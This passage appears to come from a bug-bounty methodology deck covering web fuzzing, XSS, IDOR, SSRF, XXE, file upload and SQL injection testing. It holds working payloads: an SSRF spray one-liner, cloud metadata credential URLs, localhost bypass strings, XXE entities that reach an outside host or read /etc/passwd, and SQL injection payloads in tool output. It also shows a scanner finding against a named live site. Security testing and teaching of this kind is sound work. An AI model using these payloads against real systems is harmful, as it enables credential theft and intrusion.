If you do indeed elicit an error then you must spend the time to understand what you can do by causing that error with that injection character.

? Suspicious Input Transformation

Issue: Suspicious Input Transformation
Severity: High
Confidence: Tentative
Host: https://www.secnews.gr
Path: /

Note: This issue was generated by the Burp extension: Backslash Powered Scanner.

Issue detail

The application transforms input in a way that suggests it might be vulnerable to some kind of server-side code injection
Affected parameter:s
Interesting transformations:

- \0 =>

Boring transformations:

- \101 => 101
- \x41 => x41
- \u0041 => u0041
- \1 => 1
- \x0 => x0
- ' => '
- " => "
- { => {
- } => }
- (=> (
-) =>)
- [=> [
-] =>]
- \$ => \$
- ` => `
- / => /
- @ => @
- # => #
- ; => ;
- % => %
- & => &
- | => |
- : => :
- ^ => ^
- ? => ?

WEB FUZZING (DEFINED INSERTIONS POINTS)

One small tip for burp users is when you feel like a parameter might be subject to a vulnerability and you want to specifically scan it you can send the request to intruder, mark the place with payload markers, and then right click and choose **scan defined insertion points**.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload Positions' configuration page is visible, showing the 'Attack type' set to 'Sniper'. Below this, a list of request lines is shown, with the first line highlighted: '1 GET /filter?category=\$Lifestyle\$ HTTP/1.1'. A context menu is open over this line, with the option 'Scan defined insertion points' highlighted in orange. Other options in the menu include 'Send to Repeater', 'Send to Intruder', 'Do passive scan', 'Do active scan', 'Extensions', 'Convert selection', 'URL-encode as you type', 'Cut', and 'Copy'.

WEB FUZZING (SSWLR - INTERPRETING RESULTS)

SENSITIVE = Status Code

SECRETS = Size

WERE = Word Count

LEAKED = Lines

RECENTLY = Response Time



VULNERABILITY TYPES

VULN TYPES

Reminder: not intro or comprehensive. Just my experience, tips, and valuable resources.



XSS

XSS (METHODOLOGY)

The best methodology I've ever seen or taken as a training for XSS has been by **Ashar Javed**. In a dissertation about XSS!

At this point eight years old.

Ashar routinely owns **Microsoft** and several other enterprise level applications with cross site scripting. He breaks down a methodology on how to know if you can exploit XSS based on the context you land in and a series of payload tries.

Even after taking a training of his sometimes I still struggle to replicate the exact methodology but it breaks down understanding that in each context where XSS can appear we need certain characters to be present in order to exploit.

Check out: <https://www.blackhat.com/docs/eu-14/materials/eu-14-Javed-Revisiting-XSS-Sanitization.pdf>

On Cross-Site Scripting, Fallback Authentication and Privacy in Web Applications

Ashar Javed
(Place of birth: Bahawalpur (Pakistan))
ashar.javed@rub.de

13th November 2015



Ruhr-University Bochum
Horst Görtz Institute for IT-Security
Chair for Network and Data Security

*Dissertation zur Erlangung des Grades eines
Doktor-Ingenieurs der Fakultät für Elektrotechnik und
Informationstechnik an der Ruhr-Universität Bochum*

Submission Date: 09-04-2015
Oral Exam Date: 08-07-2015

First Supervisor: Prof. Dr. rer. nat. Jörg Schwabe
Second Supervisor: Prof. Dr. rer. nat. Joachim Schwenk

hg | NDS



4.6.3 Attribute Context




Figure 4.4: Attack Methodology for Attribute Context




Figure 4.5: Attack Methodology for URL Context




Figure 4.7: Attack Methodology for Style Context




Figure 4.6: Attack Methodology for Script Context


XSS (BLIND)

After many years of enjoying XSSHUNTER by lammandatory the service was depreciated.

In the scramble many tools to self host your blind XSS "catch" framework were born.

While many of them are excellent, the search still continues for a hosted solution that is easy-peasy.

The closest I've seen so far is [BXSSHunter](#)



XSS (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to have cross site scripting present in them.

Take this specific lists with a grain of salt XSS can be anywhere 😊

- q
- s
- search
- id
- lang
- keyword
- query
- page
- keywords
- year
- view
- email
- type
- name
- p
- month
- image
- list type
- url
- terms
- categoryid
- key
- login
- begindate
- enddate

XSS (AUTOMATION)

Many command line scanners and browser plugins have attempted to do a good job at scanning for XSS but they all have individual issues based on how they parse and interpret returned HTML.

This is why burp suite remains the best standalone cross site scripting scanner in the industry today.

While I usually don't kick off a large scale scan with burp I will always craft a scanner profile to just check for certain classes of cross site scripting.

New scanning configuration

Configuration name:

Expand the areas that you want to define in this configuration.

> **Audit Optimization**

▼ **Issues Reported**

These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the details.

Select by scan type:

- Passive
- Light active
- Medium active
- Intrusive active
- JavaScript analysis

Select individual issues:

Filter: Passive Light Medium Intrusive JavaScript

Enab...	Name	Passive	Light	Mediu...	Intru...	JavaSc...	Typic...	Type ind...	Detection ...
<input checked="" type="checkbox"/>	Cross-site scripting (stored)			•			High	0x00200...	All metho...
<input checked="" type="checkbox"/>	Cross-site scripting (reflected)			•			High	0x00200...	All metho...
<input checked="" type="checkbox"/>	Cross-site scripting (DOM-based)	•				•	High	0x00200...	All metho...
<input checked="" type="checkbox"/>	Cross-site scripting (reflected DOM-based)			•		•	High	0x00200...	All metho...
<input checked="" type="checkbox"/>	Cross-site scripting (stored DOM-based)			•		•	High	0x00200...	All metho...
<input type="checkbox"/>	Flash cross-domain policy		•				High	0x00200...	
<input type="checkbox"/>	Silverlight cross-domain policy		•				High	0x00200...	
<input type="checkbox"/>	Cross-origin resource sharing		•				Infor...	0x00200...	
<input type="checkbox"/>	Cross-origin resource sharing: arbitrary ori...		•				High	0x00200...	
<input type="checkbox"/>	Cross-origin resource sharing: unencrypted...		•				Low	0x00200...	
<input type="checkbox"/>	Cross-origin resource sharing: all subdoma...		•				Low	0x00200...	
<input type="checkbox"/>	Cross-site request forgery			•			Medi...	0x00200...	
<input type="checkbox"/>	Cross-domain POST	•					Infor...	0x00400...	
<input type="checkbox"/>	Cross-domain Referer leakage	•					Infor...	0x00500...	
<input type="checkbox"/>	Cross-domain script include	•					Infor...	0x00500...	
<input type="checkbox"/>	Browser cross-site scripting filter disabled	•					Infor...	0x00500...	



IDOR

IDOR (**Authorize**)

InsiderPHD did probably one of the best visual overviews of this plugin for people to learn from. To this day authorize remains one of the best plugins to find access control issues and IDORS.



The image shows a screenshot of a web application security tool interface. At the top, there is a table with columns: URL, Orig. Len, Modif. Len, Unauth. L..., Authz. St..., Unauth. ..., and Request/Response V. The table contains three rows of data, all with the URL 'http://127.0.0.1:8000/login'. The 'Authz. St...' column shows 'Bypassed!' for the first two rows and 'Is enforc...' for the third. The 'Unauth. L...' column shows '5661' for the first two rows and '1558' for the third. The 'Unauth. ...' column shows 'Bypassed!' for the first two rows and 'Enforced!' for the third. The 'Request/Response V' column shows 'Configuration' for the first two rows and 'Authorize is on' for the third. Below the table, there is a large text overlay that reads 'HACKER TOOLBOX AUTHORIZE FOR IDOR HUNTING'. At the bottom right, there is a logo for 'INTIGRITI ETHICAL HACKING PLATFORM' with the text 'Sponsored By' to its left.

URL	Orig. Len	Modif. Len	Unauth. L...	Authz. St...	Unauth. ...	Request/Response V
http://127.0.0.1:8000/login	5661	5661	5661	Bypassed!	Bypassed!	Configuration
http://127.0.0.1:8000/login	5661	5661	1558	Bypassed!	Enforced!	Configuration
http://127.0.0.1:8000/login			5661	Is enforc...	Is enforc...	Authorize is on

HACKER TOOLBOX
AUTHORIZE FOR
IDOR HUNTING

Sponsored By  **INTIGRITI**
ETHICAL HACKING PLATFORM

IDOR (PARAMS)

From the HUNT data project, I did years ago, these parameters or resource names are the most likely to be subject to simple IDORs.

id

user

account

number

order

no

doc

key

email

group

profile

edit

REST numeric paths



SSRF

SSRF (SPRAY AND PRAY)

Sometimes SSRF can be as simple as embedding an image tag with your Burp collaborator URL as the source `` but other times you just want to shove that EVERYWHERE (similar to bxss).

You can grab all URLs from your target, from GAU or Waymore, pass them to qsreplace adding your collaborator URL:

```
1: cat allUrls.txt | grep "=" | qsreplace http://troupgga5ke78yjdu4hvl2slv2m8dw3ks.oastify.com > ssrf.txt
```

```
2: cat ssrf.txt | httpx -fr
```

SSRF (METADATA URLS)

While some of these are imminently changing, there still exists some time to use a SSRF to grab API keys from cloud metadata internal sites.

More and more of these services have implemented additional header requirements to access these keys but not all of them (I think as of this moment)

<https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b>

Cloud Metadata Dictionary useful for SSRF Testing

cloud_metadata.txt

Raw

```
1  ## AWS
2  # from http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html#instancedata-data-categories
3
4  http://169.254.169.254/latest/user-data
5  http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
6  http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
7  http://169.254.169.254/latest/meta-data/ami-id
8  http://169.254.169.254/latest/meta-data/reservation-id
9  http://169.254.169.254/latest/meta-data/hostname
10 http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
11 http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
12
13 # AWS - Dirs
14
15 http://169.254.169.254/
16 http://169.254.169.254/latest/meta-data/
17 http://169.254.169.254/latest/meta-data/public-keys/
18
19 ## Google Cloud
20 # https://cloud.google.com/compute/docs/metadata
21 # - Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"
22
23 http://169.254.169.254/computeMetadata/v1/
24 http://metadata.google.internal/computeMetadata/v1/
25 http://metadata/computeMetadata/v1/
26 http://metadata.google.internal/computeMetadata/v1/instance/hostname
27 http://metadata.google.internal/computeMetadata/v1/instance/id
28 http://metadata.google.internal/computeMetadata/v1/project/project-id
29
30 # Google allows recursive pulls
31 http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
32
```

SSRF (ENCODINGS)

The best resource in SSRF for alternate encodings of IP addresses once you FIND SSRF remains the [payload all the things](#) repository...

The screenshot shows the GitHub repository page for 'PayloadsAllTheThings' under the 'Server Side Request Forgery' category. The README file is displayed, showing a list of payloads and bypass techniques. The repository is on the 'master' branch and contains 883 lines of code (657 loc) and 32.1 KB. The README includes sections for 'Using 0.0.0.0', 'Bypassing filters', 'Bypass using HTTPS', and 'Bypass localhost with [::]'. The payloads listed are:

- `http://127.0.0.1:22`
- `http://0.0.0.0:80`
- `http://0.0.0.0:443`
- `http://0.0.0.0:22`
- `https://127.0.0.1/`
- `https://localhost/`
- `http://[::]:80/`
- `http://[::]:25/ SMTP`
- `http://[::]:22/ SSH`
- `http://[::]:3128/ Squid`
- `http://[0000::1]:80/`
- `http://[0000::1]:25/ SMTP`
- `http://[0000::1]:22/ SSH`
- `http://[0000::1]:3128/ Squid`

SSRF (PARAMS)

From the HUNT data project I did years ago, these parameters or resource names are the most likely to be subject to simple SSRF.

In addition: webhooks, XML and DOC Uploads, Headers.

- dest
- redirect
- uri
- path
- continue
- url
- window
- next
- data
- reference
- site
- html
- val
- validate
- domain
- callback
- return
- page
- feed
- host
- port
- to
- out
- view
- dir
- show
- navigation
- open



XXE

XXE (PAYLOADS)

The best resource for XXE payloads is the [payload box repository](#) on GitHub.

It goes through each type of XXE and gives you a sample exploit for each and is a handy reference for when you want to look at exploiting a XXE.

Additionally the previous repo of awesome payloads also has an XXE section

XXE: UTF-7 Exmample

```
<?xml version="1.0" encoding="UTF-7"?>
+ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY +AD4
+ADwAIQ-ENTITY xxe SYSTEM +ACI-http://hack-r.be:1337+ACI +AD4AXQA+
+ADw-foo+AD4AJg-xxe+ADsAPA- /foo+AD4
```

XXE: Base64 Encoded

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>
```

XXE: XXE inside SOAP Example

```
<soap:Body>
  <foo>
    <![CDATA[<!DOCTYPE doc [<!ENTITY % dtd SYSTEM "http://x.x.x.x:22/"> %dtd; ]><xxx/>]]>
  </foo>
</soap:Body>
```

XXE: XXE inside SVG


```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1"
  <image xlink:href="expect://ls"></image>
</svg>
```

XXE (COMMON PLACES)

Again as referenced earlier in the heat mapping section, XXE is most common and places where you think that an XML file will be processed or an XML portion of the app is sending and receiving data.

These days this mostly happens in document parsers because at the root of them documents are XML.

In older enterprise apps, sometimes you have verbatim uploads of XML data that you can use to exploit XXE.



The screenshot shows a web application interface with a dark blue sidebar on the left and a main content area. The sidebar contains a menu with the following items: Documents (selected), Rules, Downloads, Integrations, Activity, Add-ons, and Settings. The main content area is titled "Upload Files - Drag & Drop files to the area below or click to select files from your hard drive." It features a large dashed blue box containing a large upward-pointing arrow icon. Below the icon, the text reads "Drag & Drop or Click to Upload Files Here". Further down, it says "Drag & Drop the files you want to upload here or click to select them from your hard drive. You can select up to 100 files at once and upload multiple batches." At the bottom left of the main area, there is a link: "Send files [by e-mail](#) or via [REST API](#) instead". At the bottom right, there is a blue button with a checkmark icon and the text "I'M DONE UPLOADING". A small blue circular chat icon is also visible in the bottom right corner of the dashed box. The footer of the sidebar contains the text "© 2021 docparser.com".



UPLOADS

UPLOADS

(RESOURCES)

Much like the XSS section, some of the best research I've ever seen done on file upload vulnerabilities [was done many many years ago](#).

The presentation was by [Sorosh Dalili](#) and gave visual examples of different types of upload exploits.

Most of this, but without the visuals, has been uploaded to the [OWASP CHEAT SHEET](#) on file upload security. I reference that often.

Common Protection Methods

Internal	External
Content-Type (mime-type)	Firewall: Request Header Detection
File Name and Extension	Firewall: Request Body Detection
File Header (File Type Detector)	Web Server Configurations
Content Format	Permissions on File system
Compression (Image)	Antivirus Application
Name Randomization	Storing data in another domain
Storing files out of accessible web directory	
Storing files in the database	



SQL INJECTION

SQL (AUTOMATION)

Beyond using SQLmap and common tamper scripts there hasn't been a lot of adverts to testing for SQL injection for a long time.

Until [ghauri](#)

While they look the same bug bounty threads on Twitter reference that this new tool handles blind and time exploitation and waf evasion slightly better than SQLmap.

```
[11:37:54] [INFO] parsing HTTP request from [REDACTED]
[11:37:54] [INFO] testing connection to the target URL
Ghauri resumed the following injection point(s) from stored session:
---
Parameter: [REDACTED] (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: [REDACTED]' OR NOT 01238=01238 OR '1'='1-- wXyW

  Type: time-based blind
  Title: MySQL time-based blind (query SLEEP)
  Payload: [REDACTED]'XOR(SELECT(1)FROM(SELECT(SLEEP(5)))a)XOR'Z
---
[11:37:57] [INFO] testing MySQL
[11:37:58] [INFO] confirming MySQL
[11:37:59] [INFO] the back-end DBMS is MySQL
[11:37:59] [INFO] fetching current database
[11:38:00] [INFO] retrieving the length of query output
[11:38:04] [INFO] retrieved: [REDACTED]
[11:38:40] [INFO] retrieved: '[REDACTED]'
current database: '[REDACTED]'
```

